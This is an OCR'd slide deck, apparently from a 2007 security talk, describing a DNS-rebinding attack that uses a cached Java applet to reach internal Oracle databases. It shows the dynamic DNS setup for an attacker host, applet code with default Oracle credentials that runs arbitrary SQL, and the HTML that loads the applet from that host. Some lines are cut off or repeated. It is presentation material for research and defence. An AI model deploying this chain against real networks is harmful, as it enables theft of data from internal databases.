
Network M

Monitor your c

SSL Certif

High quality di


The Attack - Setup



Modify Dynamic DNS xssniper.gotdns.org

IP in Database/DNS:	216.234.246.150
Last Updated:	June 05, 2007 3:06:03 AM
New IP Address:	216.234.246.150 This is the IP address that your browser is reporting and may or may not be the same IP address currently in DNS.
Enable Wildcard:	□
Mail Exchanger (optional):	□ Backup MX?

The Attack - Setup



○ Offline Hostname, real IP

IP Address: 192.168.91.130


The Attack - Setup

- Close The Browser
  - Closing the Browser Destroys the Instance of the JVM
  - Applet Remains cached till 2010

- Call an External Java Supported Application
  - Firefoxurl, Navigatorurl, Picasa…
  - Each Application has its own instance of the JVM
  - Applet Remains cached till 2010


- Load Different Versions of the JRE
  - Somewhat limited in newer versions of the JVM
  - Maybe removed in the future
  - Applet Remains cached till 2010

The Attack




```
// Import the java classes used in applets
import java.io.*;
import java.util.*;
import java.net.*;
import java.sql.*;

public class LiveConnectTestApplet extends java.applet.Applet
{

    // ***************************
    //  Start Oracle Attack info
    // ***************************

    // List of Username and Passwords
    String[] DefaultCredsArray = {"test/test", "scott/tiger", "ar

    // Sting to pass data back to browser
    public String CredsList = "";

    // Public String Variable to hold the query data to be passe
    public String QueryData = "";
```

The Attack




```
public void RunQuery(String SQL){
    try
    {

        // See if we need to open the connection to the database
        if (conn != null)
        {
            // Create a statement
            Statement stmt = conn.createStatement ();

            // Execute the query
            ResultSet rset = stmt.executeQuery (SQL);

            // Get the ResultSet Meta Data inorder to determine the number of columns
            ResultSetMetaData rsmd = rset.getMetaData();
            int columnCount = rsmd.getColumnCount();

            // Create a StringBuffer for the query results
            StringBuffer strb = new StringBuffer ();

            // Prep the StringBuffer with the column names from the query results
            for (int col = 1; col <= columnCount; col++) {
                strb.append(rsmd.getColumnName(col) + "\t");
            }
            strb.append("\n");

            // Fill the StringBuffer with the results from the query
            while (rset.next()) {
            for (int col = 1; col <= columnCount; col++) {
                strb.append(rset.getString(col) + "\t");
            }
            strb.append("\n");

            }
            System.out.println(strb.toString());
            QueryData = strb.toString();
        }// End of if ( conn!=null )

    }// End of try
```

The Attack




```
public void RunQuery(String SQL){
     try
     {
```

The Attack




```
    // Fill the StringBuffer with the results from the query
    while (rset.next()) {
    for (int col = 1; col <= columnCount; col++) {
        strb.append(rset.getString(col) + "\t");
    }
    strb.append("\n");

    }
    System.out.println(strb.toString());
    QueryData = strb.toString();
}// End of if ( conn!=null )
```

The Attack




```
<html>
<body>
<applet code="LiveConnectTestApplet" NAME="LiveConnectTest" ARCHIVE="classes12.jar"
CODEBASE="http://xssniper.gotdns.org/interaction/" width=500 height=200>
<PARAM NAME="cache_option" VALUE="browser">
</applet>
```

The Attack



